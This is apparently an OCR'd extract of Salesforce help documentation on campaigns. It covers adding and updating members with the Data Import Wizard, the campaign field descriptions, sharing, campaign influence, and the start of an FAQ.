  "Edit" on campaigns

Add Campaign Members

Before you begin, make sure that your import file is in CSV format and contains values for these fields.

- Salesforce ID of the contact or lead. For person accounts, use the contact ID associated with the person account as the Salesforce ID.
- Campaign ID (if you're on a non-campaign page and want to import records)

Tip: To obtain Salesforce IDs or other values from your org, run reports and then export the report data.

1. From the campaign detail page, select **Manage Members** > **Add Members - Import File**.
2. The Data Import Wizard appears.
3. Select the CSV file that contains your import data, and click **Next**.
4. Map column headers from your CSV file to these fields.
   - Salesforce ID of the contact or lead. For person accounts, use the contact ID associated with the person account as the Salesforce ID.
   - Campaign ID (if you're on a non-campaign page and want to import records)
5. Click **Next**.
6. Review the import settings, and then click **Start Import**. When we finish importing your data, we notify you by email. Review the results and resolve any errors that occurred.

Update Campaign Members

Before you begin, make sure that your import file is in CSV format and contains values for these fields.

- Salesforce ID of the contact, lead, or campaign member. For person accounts, use the contact ID associated with the person account as the Salesforce ID.
- Status of the campaign member.

Tip: To obtain Salesforce IDs or other values from your org, run reports and then export the report data.

1. From the campaign detail page, select **Manage Members** > **Update Members - Import File**.
   The Data Import Wizard appears.
2. Select **Campaign Members**, then select **Update existing records**.
3. Select the CSV file that contains your import data, and click **Next**.
4. Map column headers from your CSV file to these fields.
   - Salesforce ID of the campaign member
   - Status of the campaign member
5. Click **Next**.
6. Review the import settings, and then click **Start Import**.

When we finish importing your data, we notify you by email. Review the results and resolve any errors that occurred.

SEE ALSO:

- Manage Campaigns
- Importing Campaign Members

Add Existing Contacts to a Campaign with the Data Import Wizard

USER PERMISSIONS	
To add contacts that you own to a campaign via the Data Import Wizard:	`Marketing User` selected in your user information AND "Create" on accounts AND "Read" on contacts AND "Edit" on accounts and campaigns AND "Import Personal Contacts"
To add contacts owned by others to a campaign via the Data Import Wizard:	`Marketing User` selected in your user information AND "Create" on accounts AND "Read" on contacts AND "Edit" on accounts, contacts, and campaigns AND "Modify All Data"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

To add multiple contacts as members of a campaign, launch the Data Import Wizard from the campaign detail page.

Before you begin, make sure that your import file is in CSV format and contains values for these fields.

- Account: Salesforce ID
- Contact: Salesforce ID
- Contact: Last Name

Tip: To obtain Salesforce IDs or other values from your org, run reports and then export the report data.

These steps describe one recommended method of importing data. You can import data into Salesforce fields that aren't listed here. You can also customize your import by using other options that appear in the Data Import Wizard.

1. If you're using Lightning Experience, from the campaign members related list, select **Import Leads and Contacts**. If you're using Salesforce Classic, from the campaign detail page, select **Manage Members** > **Add Members - Import File**.
   The Data Import Wizard appears.
2. Select **Accounts and Contacts**, then select **Update existing records**.
3. Set `Match Contact by` to **Salesforce.com ID**.
4. Set `Match Account by` to **Salesforce.com ID**.
5. Select the CSV file that contains your import data, and click **Next**.
6. Map column headers from your CSV file to these fields.
   - Account: Salesforce ID
   - Contact: Salesforce ID
   - Contact: Last Name
7. Click **Next**.
8. Review the import settings, and then click **Start Import**.

When we finish importing your data, we notify you by email. Review the results and resolve any errors that occurred.

SEE ALSO:

Importing Campaign Members

Add Existing Leads to a Campaign with the Data Import Wizard

To add multiple leads as members of a campaign, launch the Data Import Wizard from the campaign detail page.

Before you begin, make sure that your import file is in CSV format and contains values for these fields.

- Salesforce ID of the lead
- Last Name of the lead

Tip: To obtain Salesforce IDs or other values from your org, run reports and then export the report data.

These steps describe one recommended method of importing data. You can import data into Salesforce fields that aren't listed here. You can also customize your import by using other options that appear in the Data Import Wizard.

1. From the campaign detail page, select **Manage Members** > **Add Members - Import File**.
   The Data Import Wizard appears.
2. Select **Leads**, then select **Update existing records**.
3. Set `Match Lead by` to **Salesforce.com ID**.
4. Select `Assign leads to campaigns.`
5. Select the CSV file that contains your import data, and click **Next**.
6. Select `Assign contacts to campaigns.`
7. Map column headers from your CSV file to these fields.
   - Salesforce ID of the lead

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To add existing leads to a campaign via the Data Import Wizard:

- `Marketing User` selected in your user information

  AND

  "Edit" on campaigns

  AND

  "Import Leads"

- Last Name of the lead

8. Click **Next**.
9. Review the import settings, and then click **Start Import**.

When we finish importing your data, we notify you by email. Review the results and resolve any errors that occurred.

SEE ALSO:

Importing Campaign Members

Add Existing Person Accounts to a Campaign with the Data Import Wizard

To add multiple person accounts as members of a campaign, launch the Data Import Wizard from the campaign detail page.

Before you begin, make sure that your import file is in CSV format and contains values for these fields.

- Salesforce ID of the contact associated with the person account
- Email

Tip: To obtain Salesforce IDs or other values from your org, run reports and then export the report data.

These steps describe one recommended method of importing data. You can import data into Salesforce fields that aren't listed here. You can also customize your import by using other options that appear in the Data Import Wizard.

1. From the campaign detail page, select **Manage Members** > **Add Members - Import File**. The Data Import Wizard appears.
2. Select **Person Accounts**, then select **Update existing records**.

   Note: Even though the **Add new and update existing records** option appears, you can't use it to add new person accounts to campaigns.
3. For Match Lead by, select **Salesforce.com ID**.
4. Select **Assign person accounts to campaigns.**
5. Select the CSV file that contains your import data, and click **Next**.
6. Map column headers from your CSV file to these fields.
   - Salesforce ID of the contact associated with the person account
   - Email
7. Click **Next**.
8. Review the import settings, and then click **Start Import**.

When we finish importing your data, we notify you by email. Review the results and resolve any errors that occurred.

SEE ALSO:

Importing Campaign Members

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To add person accounts that you own to a campaign via the Data Import Wizard:

- "Create" on accounts

  AND

  "Edit" on accounts

  AND

  "Import Personal Contacts"

To add person accounts owned by others to a campaign via the Data Import Wizard:

- "Create" on accounts

  AND

  "Edit" on accounts and contacts

  AND

  "Modify All Data"

Create Contacts and Add Them to a Campaign with the Data Import Wizard

USER PERMISSIONS	
To create contacts that you own and add them to a campaign via the Data Import Wizard:	`Marketing User` selected in your user information AND "Create" on accounts AND "Read" on contacts AND "Edit" on accounts and campaigns AND "Import Personal Contacts"
To create contacts owned by others and add them to a campaign via the Data Import Wizard:	`Marketing User` selected in your user information AND "Create" on accounts AND "Read" on contacts AND "Edit" on accounts, contacts, and campaigns AND "Modify All Data"

EDITIONS
Available in: both Salesforce Classic and Lightning Experience
Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

With a single import file, you can create multiple contacts at once and make them members of a campaign.

Before you begin, make sure that your import file is in CSV format and contains values for these fields.

- Account: Account Name
- Contact: Email
- Contact: Last Name
- Contact: First Name (optional but recommended)

Tip: To obtain values that are already in your org, run reports and then export the report data.

These steps describe one recommended method of importing data. You can import data into Salesforce fields that aren't listed here. You can also customize your import by using other options that appear in the Data Import Wizard.

1. From the campaign detail page, select **Manage Members** > **Add Members - Import File**. The Data Import Wizard appears.
2. Select **Accounts and Contacts**, then select **Add new and update existing records**.
3. Set `Match Contact by` to **Email**.
4. Set `Match Account by` to **Account Name and Account Site**.

5. Select `Assign contacts to campaigns.`
6. Select the CSV file that contains your import data, and click **Next**.
7. Map column headers from your CSV file to these fields.
   - Account: Account Name
   - Contact: Email
   - Contact: Last Name
   - Contact: First Name (optional but recommended)
8. Click **Next**.
9. Review the import settings, and then click **Start Import**.

When we finish importing your data, we notify you by email. Review the results and resolve any errors that occurred.

SEE ALSO:

Importing Campaign Members

Create Leads and Add Them to a Campaign with the Data Import Wizard

To add multiple leads as members of a campaign, launch the Data Import Wizard from the campaign detail page.

Before you begin, make sure that your import file is in CSV format and contains values for these fields.

- Email
- Company
- Last Name
- First Name (optional but recommended)

Tip: To obtain values that are already in your org, run reports and then export the report data.

These steps describe one recommended method of importing data. You can import data into Salesforce fields that aren't listed here. You can also customize your import by using other options that appear in the Data Import Wizard.

1. From the campaign detail page, select **Manage Members** > **Add Members - Import File**. The Data Import Wizard appears.
2. Select **Leads**, then select **Add new and update existing records**.
3. Set `Match Lead by` to **Email**.
4. Select `Assign leads to campaigns.`
5. Select the CSV file that contains your import data, and click **Next**.
6. Map column headers from your CSV file to these fields.
   - Email
   - Company
   - Last Name
   - First Name (optional but recommended)

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create leads and add them to a campaign via the Data Import Wizard:

- `Marketing User` selected in your user information

  AND

  "Edit" on campaigns

  AND

  "Import Leads"

7. Click **Next**.
8. Review the import settings, and then click **Start Import**.

When we finish importing your data, we notify you by email. Review the results and resolve any errors that occurred.

SEE ALSO:

Importing Campaign Members

Campaign Fields

A campaign has the following fields, listed in alphabetical order. Depending on your page layout and field-level security settings, some fields may not be visible or editable.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
`Active`	Checkbox to mark whether the campaign is active or not.
`Actual Cost`	Amount of money spent to run the campaign.
`Budgeted Cost`	Amount of money budgeted for the campaign.
`Campaign Currency`	The default currency for currency amount fields in the campaign. Amounts display in the campaign currency and are also converted to the user's personal currency. Available only for organizations that use multiple currencies.
`Campaign Member Type`	Record type for campaign members; determines the page layout of the members of the campaign.
`Campaign Name`	Identifying name for the campaign.
`Campaign Owner`	Assigned owner of the campaign.
`Campaign Record Type`	Record type for the campaign; determines the picklist values available for the campaign.
`Converted Leads in Campaign`	Number of leads that were converted to accounts due to the marketing efforts in the campaign. Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. For more information on converting leads, see Convert Qualified Leads on page 1383. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.

Field	Description
Created By	User who created the campaign including creation date and time. (Read only)
Custom Links	Listing of custom links for campaigns as set up by your administrator.
Description	Description of the campaign. Up to 32KB of data are allowed in this field. Only the first 255 characters display in reports.
End Date	Ending date for the campaign. Responses received after this date are still counted.
Expected Response (%)	Percentage of responses you expect to receive for the campaign.
Expected Revenue	Amount of money you expect to generate from the campaign.
Last Modified By	User who last changed the campaign fields, including modification date and time. This does not track changes made to any of the related list items on the campaign. (Read only)
Opportunities in Campaign	Calculated field for number of opportunities associated with the campaign. (Read only) Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
Num Sent	Number of individuals targeted by the campaign. For example, the number of emails sent.
Won Opportunities in Campaign	Calculated field for number of closed/won opportunities associated with the campaign. (Read only) Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
Parent Campaign	The campaign above the selected campaign in the campaign hierarchy.
Start Date	Starting date for the campaign.
Status	Status of the campaign, for example, Planned, In Progress. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.
Total Actual Cost in Hierarchy	Calculated field for the total amount of money spent to run a campaign hierarchy. (Read only) Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or

Field	Description
	approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Total Budgeted Cost in Hierarchy`	Calculated field for the total amount of money budgeted for a campaign hierarchy. (Read only) Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Contacts in Campaign`	Number of individuals on accounts that are associated with the campaign. Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Total Contacts in Hierarchy`	Calculated field for number of contacts associated with the campaign hierarchy. (Read only) Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Total Converted Leads in Hierarchy`	Calculated field for the total number of leads associated with the campaign hierarchy that were converted into accounts, contacts, and opportunities. Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Total Expected Revenue in Hierarchy`	Calculated field for the total amount of money you expect to generate from a campaign hierarchy. (Read only) Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Leads in Campaign`	Number of potential opportunities (leads) associated with the campaign. Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it

Field	Description
	can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Total Leads in Hierarchy`	Calculated field for the total number of leads associated with the campaign hierarchy. This number also includes converted leads. (Read only) Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Total Num Sent in Hierarchy`	Calculated field for the total number of individuals targeted by a campaign hierarchy, for example, the number of emails sent. (Read only) Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Total Opportunities in Hierarchy`	Calculated field for the total number of opportunities associated with the campaign hierarchy. (Read only) Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Responses in Campaign`	Calculated field for the total number of contacts and unconverted leads that have a `Member Status` equivalent to "Responded" for the campaign. (Read only) Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Total Responses in Hierarchy`	Calculated field for number of contacts and unconverted leads that have a `Member Status` equivalent to "Responded" for the campaign hierarchy. (Read only) Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Value Opportunities in Campaign`	Calculated field for the amount of all opportunities associated with the campaign, including closed/won opportunities. (Read only)

Field	Description
	Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. For organizations using multiple currencies, opportunity amounts are converted to the campaign currency. If your currency does not match the campaign currency, the amount is converted to your currency and displays in parentheses. For organizations using advanced currency management, opportunity amounts are converted to the campaign currency via dated exchange rates. If the campaign currency does not match your currency, the total of the opportunity amounts are converted using standard exchange rates, not dated exchange rates, and that amount displays in parentheses. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Total Value Opportunities in Hierarchy`	Calculated field for total amount of all opportunities associated with the campaign hierarchy, including closed/won opportunities. (Read only) Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. All campaigns in a hierarchy must use the same currency. For organizations using multiple currencies, opportunity amounts are converted to the campaign currency. If your currency does not match the campaign currency, the amount is converted to your currency and displays in parentheses. For organizations using advanced currency management, opportunity amounts are converted to the campaign currency via dated exchange rates. If the campaign currency does not match your currency, the total of the opportunity amounts are converted using standard exchange rates, not dated exchange rates, and that amount displays in parentheses.
`Value Won Opportunities in Campaign`	Calculated field for amount of all closed/won opportunities associated with the campaign. (Read only) Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. For organizations using multiple currencies, opportunity amounts are converted to the campaign currency. If your currency does not match the campaign currency, the amount is converted to your currency. For organizations using advanced currency management, opportunity amounts are converted to the campaign currency via dated exchange rates. If the campaign currency does not match

Field	Description
	your currency, the total of the opportunity amounts are converted using standard exchange rates, not dated exchange rates, and that amount displays in parentheses. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Total Value Won Opportunities in Hierarchy`	Calculated field for amount of all closed/won opportunities associated with the campaign hierarchy. (Read only) Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. All campaigns in a hierarchy must use the same currency. For organizations using multiple currencies, opportunity amounts are converted to the campaign currency. If your currency does not match the campaign currency, the amount is converted to your currency. For organizations using advanced currency management, opportunity amounts are converted to the campaign currency via dated exchange rates. If the campaign currency does not match your currency, the total of the opportunity amounts are converted using standard exchange rates, not dated exchange rates, and that amount displays in parentheses. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Total Won Opportunities in Hierarchy`	Calculated field for the total number of won opportunities associated with the campaign hierarchy. Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Type`	Type of campaign, for example, Direct Mail or Referral Program. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.

Sharing Campaigns

Your administrator defines your organization's sharing model for campaign access. However, you can extend sharing privileges for your own campaigns individually. Use campaign sharing to *increase* access to your campaigns; you cannot restrict access beyond your organization's default access levels.

To view and manage sharing details, click **Sharing** on the campaign detail page. The Sharing Detail page lists the users, groups, roles, and territories that have sharing access to the campaign. On this page, you can do any of the following:

- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.
- To grant access to the record for other users, groups, roles, or territories, click **Add**.
- Click **Expand List** to view all users that have access to the record.
- For manual sharing rules that you created, click **Edit** or **Del** next to an item in the list to edit or delete the access level.

Special Considerations

- To share a campaign, you must have Public Full Access to the campaign and have the `Marketing User` checkbox selected in your personal information.
- The **Sharing** button is available depending on your organization-wide default for campaigns.
- Make sure you are sharing records with users who have the appropriate "Read" object permission for viewing the shared records.
- Sharing a campaign does not automatically grant read access to all the campaign members. Make sure that the user you are sharing a campaign with has visibility to the associated leads or contacts.
- The campaign hierarchy statistic fields provide aggregate data for a parent campaign and all the campaigns below it in the hierarchy, regardless of whether a user has sharing rights to a particular campaign within the hierarchy. Therefore, consider your organization's campaign sharing settings when enabling campaign hierarchy statistics. If you do not want users to see aggregate hierarchy data, remove any or all of the campaign hierarchy statistic fields from the Campaign Hierarchy related list. These fields will still be available for reporting purposes.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view campaigns:
- "Read" on campaigns

To share campaigns:
- "Read" on campaigns

  AND

  `Marketing User` checked in your user information

SEE ALSO:

Viewing Campaign Hierarchies

Viewing Campaign Hierarchy Statistics

Add Multiple Contacts and Leads to Campaigns

Quickly add lots of contacts, leads, and person accounts as members to your campaigns at one time while in accessibility mode.

1. From a campaign, click **Manage Members**.
2. Click either **Add Members - Existing Contacts** or **Add Members - Existing Leads**.
3. In the first step of the wizard, choose a campaign member status value to assign to the new members.
4. Click **Next**.
5. Select the records you want to add as campaign members.

SEE ALSO:

Add Multiple Members to a Campaign from a List View

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To add multiple contacts, leads, and person accounts to campaigns:

- `Marketing User` in your user information

  AND

  "Edit" on campaigns

  AND

  "Read" on contacts, leads, and person accounts

Delete Multiple Contacts and Leads from Campaigns

Save time by removing lots of campaign members from campaigns at a time while in accessibility mode.

1. From a campaign, click **Manage Members**.
2. Click either **Remove Members - Existing Contacts** or **Remove Members - Existing Leads**.
3. Choose the campaign members that you want to remove from the campaign.
4. When you are finished removing members from your campaign, click **Done** to exit the wizard.

SEE ALSO:

Add Multiple Contacts and Leads to Campaigns

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To delete multiple existing contacts and leads from campaigns:

- `Marketing User` checked in your user information

  AND

  "Edit" on campaigns and leads

  AND

  "Read" on contacts

Track the Opportunities Your Campaigns Bring In

Track how your campaigns contribute to your opportunities.

Customizable Campaign Influence

Customizable Campaign Influence lets you decide how credit is assigned to each campaign that contributes to bringing in an opportunity.

Campaign Influence 1.0

Use the original version of Campaign Influence to understand the return on your campaign investments.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Customizable Campaign Influence

Customizable Campaign Influence lets you decide how credit is assigned to each campaign that contributes to bringing in an opportunity.

Note: This information applies only to Customizable Campaign Influence and not to the original version of Campaign Influence.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Add Influential Campaigns to an Opportunity

Manage lists of campaigns that influence your opportunities directly on opportunity detail pages.

View Campaign Results

Understand the return on investment for a campaign by seeing the opportunities influenced by a campaign and the total revenue represented by those opportunities.

Report on Campaign Results

Get a better understanding of your campaigns' return on investment by creating custom report types that combine campaign influence with Opportunities, Campaigns, Contacts, and Accounts.

Add Influential Campaigns to an Opportunity

Manage lists of campaigns that influence your opportunities directly on opportunity detail pages.

Note: This information applies only to Customizable Campaign Influence and not to the original version of Campaign Influence.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the campaign influence related list:

- "Read" on Campaigns and Opportunities

To manually add or update influential campaigns:

- "Read" on Campaigns

  AND

  "Read" and "Edit" on Opportunities

  AND

  "Marketing User" selected in user details

Consider these details before adding influential campaigns to your opportunities.

- If your business uses the Salesforce Campaign Influence model, you can't add influential campaigns manually to opportunities. Campaigns are automatically added to opportunities based on the rules your admin defines.
- If your business uses another campaign influence model and your admin has allowed it, you can add influential campaigns to opportunities yourself.


1. View the detail page of an opportunity.
2. Click **New** in the Campaign Influence related list.
3. In the Campaign name field, enter a campaign name or click to search for a campaign.
4. If you are using the Salesforce Campaign Influence Model and you want to designate the campaign as the primary campaign, select **Primary Campaign Source**.
5. Click **Save**.

View Campaign Results


Understand the return on investment for a campaign by seeing the opportunities influenced by a campaign and the total revenue represented by those opportunities.

Note: This information applies only to Customizable Campaign Influence and not to the original version of Campaign Influence.

When you view a campaign detail page, the Influenced Opportunities (1) related list displays the opportunities generated by the campaign. The opportunities displayed are based on the primary campaign influence model designated by your admin.



The Campaign Statistics section (1) of the campaign detail page displays a summary of the opportunities generated by the campaign, including the number of opportunities, the total revenue from those opportunities, and the total revenue from won opportunities.



EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view campaign details:

- "Read" on Campaigns

Report on Campaign Results

Get a better understanding of your campaigns' return on investment by creating custom report types that combine campaign influence with Opportunities, Campaigns, Contacts, and Accounts.

Note: This information applies only to Customizable Campaign Influence and not to the original version of Campaign Influence.

Here are some examples of the custom report types that you can create to see how your campaigns are doing.

- Campaigns with Influenced Opportunities—reports which campaigns drove the most opportunities and had the best return on investment.
- Opportunities with Campaign Influence—reports how much your campaigns influenced your opportunities. Create a separate report for each influence model and add them to a dashboard so you can compare the results in each model.
- Contacts or Accounts with Campaign Influence—reports which contacts or accounts were influenced by campaigns.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or update custom report types:
- "Manage Custom Report Types"

To delete custom report types:
- "Modify All Data"

Campaign Influence 1.0

Use the original version of Campaign Influence to understand the return on your campaign investments.

Note: This information applies only to the original version of Campaign Influence and not to Customizable Campaign Influence.

Add Influential Campaigns to Opportunities

Manage lists of campaigns that influence your opportunities directly on opportunity detail pages.

Configure Campaign Influence

Let Users View Influential Campaigns on Opportunities

Associate multiple influential campaigns to a single opportunity.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Add Influential Campaigns to Opportunities

Manage lists of campaigns that influence your opportunities directly on opportunity detail pages.

Note: This information applies only to the original version of Campaign Influence and not to Customizable Campaign Influence.

Consider these details before adding influential campaigns to your opportunities.

- Though multiple campaigns can be influential, you can designate only one campaign as the primary campaign source on the opportunity.
- The campaign you designate as the primary campaign source will always appear in the Campaign Influence related list.
- The opportunities fields of the campaign statistics section on a campaign detail page will populate for only the campaign you designate as the primary campaign source. For example, you have an email campaign and a telemarketing campaign that both influence the same opportunity, and you designate the email campaign as the primary campaign source. The campaign statistics opportunities fields will populate for only the email campaign.
- When you select `Primary Campaign Source`, the `Primary Campaign Source` field on the opportunity detail page updates with the name of the primary campaign. It's possible that workflow and Apex rules on opportunities can be triggered by this change.
- When you add campaigns using **Add Campaign** in the Campaign Influence related list, campaign member details don't appear in the related list.

Let's now add influential campaigns from the Campaign Influence related list.

1. View the detail page of an opportunity.
2. Click **Add Campaign** in the Campaign Influence related list.
3. Enter a campaign name in the `Campaign name` field or click to search for a campaign.
4. If you want to designate the campaign as the primary campaign, select `Primary Campaign Source`.
5. Click **Save**.

You can also configure filter criteria that, when met, will automatically add influential campaigns to opportunities. For example, you can configure a filter to add only email and telemarketing campaigns.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the campaign influence related list:

- "Read" on campaigns

  AND

  "Read" on opportunities

To manually add influential campaigns:

- "Read" on campaigns

  AND

  "Read" and "Edit" on opportunities

SEE ALSO:

Let Users View Influential Campaigns on Opportunities

Configure Campaign Influence

Planning, Managing, and Tracking Campaigns FAQs

Campaigns FAQ

- Can I use mass email for my email campaigns?
- How can I track which opportunities resulted from campaigns?
- How can I calculate the ROI for my campaigns?
- How do I add contacts and leads to campaigns?
- How is Campaign influence different from ROI reports?
- Who has access to campaigns?

SEE ALSO:

Campaigns

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Can I use mass email for my email campaigns?

Mass email is designed for small-scale sales and support mailings, not for marketing purposes. We recommend that you use Salesforce Marketing Cloud or a third-party application in the AppExchange that allows you to centrally manage email campaigns and track responses.

SEE ALSO:

Campaigns FAQ

How do I add contacts and leads to campaigns?

Your company's campaigns typically target existing customers (contacts) and prospective customers (leads). You can associate contacts and leads with campaigns as campaign members.

- To add an individual contact or lead to a campaign, click **Add to Campaign** on the contact or lead record, and then select a campaign.
- To add multiple contacts or leads to a campaign, use these tables to find the steps recommended for the source of contact or lead information that you're using.

Contact Source	Steps for Adding Contacts to Campaigns	Maximum Number of Records You Can Add
A report of existing contacts	Add Campaign Members from Standard Reports	50,000 per report
